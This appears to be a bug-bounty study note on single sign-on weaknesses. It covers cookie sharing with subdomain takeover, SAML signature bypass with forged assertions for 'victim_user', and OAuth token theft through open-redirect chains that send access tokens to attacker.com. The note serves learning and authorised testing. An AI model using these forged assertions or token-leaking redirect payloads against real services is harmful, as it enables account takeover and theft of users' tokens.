Single-Sign On

⋮ 15/08/2022

Aug 14, 2022

10 min read
SSO Web-Notes

Single sign-on (SSO) is a feature that allows users to access multiple services belonging to the same organization **without logging in multiple times**.

Once you've logged into a website that uses SSO, you **won't** have to enter your credentials again when accessing another service or resource belonging to the same company.

References

SAML Attacks

HowToHunt/SAML.md at master · KathanP19/HowToHunt

GitHub - ngalongc/bug-bounty-reference: Inspired by https://github.com/djadmin/awesome-bug-bounty, a list of bug bounty write-up that is categorized by the bug nature

PayloadsAllTheThings/SAML Injection at master · swisskyrepo/PayloadsAllTheThings

---

Mechanisms

Cookie sharing, **SAML**, and **OAuth** are the three most common ways of implementing SSO.

Each mechanism has unique **strengths** and **weaknesses**, and developers choose different approaches depending on their needs.

Cooking Sharing

The implementation of SSO is quite easy if the services that need to share authentication are located under the same parent domain, as is the case with the web and mobile versions of Facebook at www.facebook.com and `m.facebook.com`. In these situations, applications can **share cookies across subdomains**.

How Cookie Sharing Works

For example, if the server sets a cookie like the following, the cookie will be sent to all subdomains of facebook.com:

```
Set-Cookie: cookie=abc123; Domain=facebook.com; Secure; HttpOnly
```

However it's uncommon way to share cookies As the parent domain is not the same at facebook.com and messenger.com

Moreover, this simple SSO setup comes with unique vulnerabilities. First, because the session cookie is shared across all subdomains, attackers can take over the accounts of all websites under the same parent domain by **stealing a single cookie from the user**. Usually, attackers can steal the session cookies by finding a vulnerability like cross-site scripting. Another common method used to compromise shared-session SSO is with a **subdomain takeover** vulnerability.

Subdomain Takeovers

Imagine that example.com implements a shared-session-based **SSO** system. Its cookies will be sent to any subdomain of example.com, including abc.example.com. Now the attacker who took over abc.example.com can host a malicious script there to steal session cookies.

If the attacker can steal the shared session cookie by taking control of a single subdomain, all example.com sites will be at risk.

Because the compromise of a single subdomain can mean a total compromise of the entire SSO system, using shared cookies as an SSO mechanism greatly widens the attack surface for each service.

Security Assertion Markup Language

Security Assertion Markup Language (**SAML**) is an XML-based markup language used to facilitate SSO on larger-scale applications.


SAML enables SSO by facilitating information exchange among three parties: **the user**, **the identity provider**, and the **service provider**.

How SAML Works

In SAML systems, the user obtains an **identity assertion** from the identity provider and uses that to authenticate to the service provider.

The *identity provider* is a server in charge of authenticating the user and **passing on user information to the service provider**.

The *service provider* is the actual **site** that the user intends to access.



A simplified view of the SAML authentication process

For instance, take a look at the following **SAML identity assertion**. It communicates the user's identity via the user's username:

```
<saml:AttributeStatement>
 <saml:Attribute Name="username">
 <saml:AttributeValue>
 user1
 </saml:AttributeValue>
 </saml:Attribute>
</saml:AttributeStatement>
```

⚠️Realistic SAML messages will be longer and contain a lot more information.⚠️

SAML Vulnerabilities

An attacker who can control the SAML response passed to the service provider can authenticate as someone else.

SAML can be secure if the SAML signature is **implemented correctly**. However, its security breaks apart if attackers can find a way to bypass the signature validation and forge the identity assertion to assume the identity of others.

The **digital signature** that most applications apply to SAML messages ensures that no one can tamper with them. If a SAML message has the wrong signature, it won't be accepted:

```
SignatureValue>
 dXNlcjE=
 </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
 <saml:Attribute Name="username">
 <saml:AttributeValue>
 user1
 </saml:AttributeValue>
 </saml:Attribute>
</saml:AttributeStatement>
```

Sometimes the SAML signature **isn't implemented or verified at all**! If this is the case, attackers can forge the identity information in the SAML response at will.

Other times, developers make the mistake of verifying signatures only if they exist. Attackers can then **empty the signature** field or remove the field completely to **bypass the security measure**.

If you take a closer look at the previous signed SAML message, you'll notice that the signature, `dXNlcjE=`, is just the **base64** encoding of user1. We can deduce that the signature mechanism used is base64(username). To forge a valid identity assertion for **victim_user**, we can change the signature field to `base64("victim_user")`, which is `dmljdGltX3VzZXI=`, and obtain a valid session as **victim_user**:

```
<saml:Signature>
 <saml:SignatureValue>
 dmljdGltX3VzZXI=
 </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
<saml:Attribute Name="username">
 <saml:AttributeValue>
 victim_user
 </saml:AttributeValue>
 </saml:Attribute>
</saml:AttributeStatement>
```

Encryption protects a message's **confidentiality**, not its **integrity**. If a SAML response is encrypted but not signed, or signed with a weak signature, attackers can attempt to tamper with the encrypted message

to mess with the outcome of the identity assertion.

To learn more about encryption attacks, visit Wikipedia at https://en.wikipedia.org/wiki/Encryption#Attacks_and_countermeasures.

SAML messages are also a common source of **sensitive data leaks**. If a SAML message contains sensitive user information, like passwords, and isn't encrypted, an attacker who intercepts the victim's traffic might be able to **steal those pieces of information**.

If SAML message is passed into a database, attackers might be able to pollute that field to achieve **SQL injection**. Depending on how the SAML message is used server-side, attackers might also be able to perform **XSS**, **XXE**, and a whole host of other nasty web attacks.

OAuth

OAuth is essentially a way for users to grant **scope-specific access tokens** to service providers through an identity provider.


How OAuth Works

When you log in to an application using OAuth, the service provider requests access to your information from the identity provider. These resources might include your email address, contacts, birthdate, and anything else it needs to determine who you are. These permissions and pieces of data are called **the scope**. The *identity provider* will then create a unique `access_token` that the service provider can use to obtain the resources defined by the scope.

When you log in to the service provider via **OAuth**, the first request that the service provider will send to the **identity provider** is the request for an authorization. This request will include the service provider's `client_id` used to identify the service provider, a `redirect_uri` used to redirect the **authentication flow**, a scope listing the requested permissions, and a state parameter, which is essentially a CSRF token:

```
identity.com/oauth?
client_id=CLIENT_ID
&response_type=code
&state=STATE
&redirect_uri=https://example.com/callback
&scope=email
```

Then, the identity provider will ask the user to grant access to the service provider, typically via a **pop-up window**.



pop-up during OAuth flow

After the user agrees to the permissions the service provider asks for, the identity provider will send the `redirect_uri` an authorization code:

`https://example.com/callback?authorization_code=abc123&state=STATE`

Client IDs and client secrets authenticate the service provider to the identity provider:

```
identity.com/oauth/token?
client_id=CLIENT_ID
&client_secret=CLIENT_SECRET
```

```
&redirect_uri=https://example.com/callback
&code=abc123
```

The identity provider will send back the `access_token`, which can be used to access the user's information:

`https://example.com/callback?#access_token=xyz123`

OAuth Vulnerabilities

The `redirect_uri` determines where the identity provider sends critical pieces of information like the `access_token`. Most major identity providers, therefore, require service providers to specify an **allowlist** of URLs to use as the `redirect_uri`. If the `redirect_uri` provided in a request isn't on the **allowlist**, the identity provider will reject the request. The following request, for example, will be rejected if only example.com subdomains are allowed:

```
client_id=CLIENT_ID
&response_type=code
&state=STATE
&redirect_uri=https://attacker.com
&scope=email
```

But what if an open redirect vulnerability exists within one of the **allowlisted** `redirect_uri` URLs? Often, `access_tokens` are communicated via a URL fragment, which survives all cross-domain redirects. If an attacker can make the OAuth flow redirect to the attacker's domain in the end, they can steal the `access_token` from the URL fragment and gain access to the user's account. One way of redirecting the OAuth flow is through a `URL-parameterbased` open redirect. For example, using the following URL as the `redirect_uri`

`redirect_uri=https://example.com/callback?[next=attacker.com](http://next%3Dattacker.com/)`

will cause the flow to redirect to the callback URL first

`https://example.com/callback?next=attacker.com#access_token=xyz123`

and then to the attacker's domain:

`https://attacker.com#access_token=xyz123`

The attacker can send the victim a crafted URL that will initiate the OAuth flow, and then run a listener on their server to harvest the leaked tokens:

```
identity.com/oauth?
client_id=CLIENT_ID
&response_type=code
&state=STATE
```

```
&redirect_uri=https://example.com/callback?next=attacker.com
&scope=email
```

Another way of redirecting the OAuth flow is through a `referer-based` open redirect.

```
<a href="https://example.com/login_via_facebook">Click here to log in to
example.com</a>
```

This will cause the flow to redirect to the callback URL first:

`https://example.com/callback?#access_token=xyz123`

Then it would redirect to the attacker's domain via the `referer`:

`https://attacker.com#access_token=xyz123`

Let's say the `redirect_uri` parameter permits only further redirects to URLs that are under the example.com domain. If attackers can find an open redirect **within that domain**, they can still steal OAuth tokens via redirects. Let's say an unfixed open redirect is on the logout endpoint of example.com:

`https://example.com/logout?next=attacker.com`

By taking advantage of this open redirect, the attacker can form a *chain* of redirects to eventually smuggle the token offsite, starting with the following:

```
redirect_uri=https://example.com/callback?[next=example.com/logout?
next=attacker.com](http://next%3Dexample.com/logout?next=attacker.com)
```

This `redirect_uri` will first cause the flow to redirect to the callback URL:

```
https://example.com/callback?next=example.com/logout?
next=attacker.com#access_token=xyz123
```

Then to the logout URL vulnerable to open redirect:

`https://example.com/logout?next=attacker.com#access_token=xyz123`

Then it will redirect to the attacker's domain.

`https://attacker.com#access_token=xyz123`

Sometimes tokens aren't invalidated periodically and can be used by attackers long after they are stolen, and remain valid even after password reset. You can test for these issues by using the same access tokens after logout and **after password reset**.

Hunting for SAML Vulnerabilities

You can figure this out by intercepting the traffic used for authenticating to a site and looking for XML-like messages or the keyword `saml`. Note that SAML messages aren't always passed in plain XML format. They might be encoded in base64 or other encoding schemes.

Step 1: Locate the SAML Response

You can usually do this by intercepting the requests going between the browser and the service provider using a proxy. The SAML response will be sent when the user's browser is logging into a new session for that particular service provider.

Step 2: Analyze the Response Fields

For example, look for field names like username, email address, `userID`, and so on. Try tampering with these fields in your proxy. If the SAML message lacks a signature, or if the signature of the SAML response isn't verified at all, tampering with the message is all you need to do to authenticate as someone else!

Step 3: Bypass the Signature

If the signatures are verified only when they exist, you could try removing the signature value from the SAML response. Sometimes this is the only action required to bypass security checks. You can do this in two ways. First, you can empty the signature field:

```
<saml:Signature>
 <saml:SignatureValue>
 </saml:SignatureValue>
</saml:Signature>
<saml:AttributeStatement>
 <saml:Attribute Name="username">
 <saml:AttributeValue>
 victim_user
 </saml:AttributeValue>
 </saml:Attribute>
</saml:AttributeStatement>
```

Or you can try removing the field entirely:

```
<saml:AttributeStatement>
 <saml:Attribute Name="username">
 <saml:AttributeValue>
 victim_user
 </saml:AttributeValue>
 </saml:Attribute>
</saml:AttributeStatement>
```

Step 4: Re-encode the Message

The service provider will use that information to authenticate you to the service. If you're successful, you can obtain a valid session that belongs to the victim's account. SAML Raider is a Burp Suite extension that can help you with editing and re-encoding SAML messages.

Hunting for OAuth Token Theft

You can figure this out by intercepting the requests to complete authentication on the website and look for the `oauth` keyword in the HTTP messages. Then start looking for open redirect vulnerabilities.

Finding Your First SSO Bypass!

1. If the target application is using single sign-on, determine the SSO mechanism in use.
2. If the application is using shared session cookies, try to steal session cookies by using subdomain takeovers.
3. If the application uses a SAML-based SSO scheme, test whether the server is verifying SAML signatures properly.
4. If the application uses OAuth, try to steal OAuth tokens by using open redirects.
5. Submit your report about SSO bypass to the bug bounty program!